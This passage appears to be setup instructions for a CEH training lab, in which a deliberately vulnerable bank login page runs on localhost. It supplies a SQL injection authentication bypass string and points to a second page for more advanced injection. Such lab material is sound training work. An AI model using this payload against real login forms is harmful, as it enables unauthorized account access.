- **http://localhost/sqlinjection/client.htm**
  - Login in as Username *joker* with password *joker*
    -or-
    Login in as *blah' or 1=1 --*
  - You should see bank's Account Summary page
- **http://localhost/sqlinjection/client2.htm**
  - This URL contains larger Login input fields. You can try advanced SQL injection techniques by using this page like resetting IIS etc
- If you don't see the bank page then it must be permission problem. Check your settings again.

## Assistance:

If you have problems or require assistance in setting up the Lab for your CEH class, please e-mail
support@eccouncil.org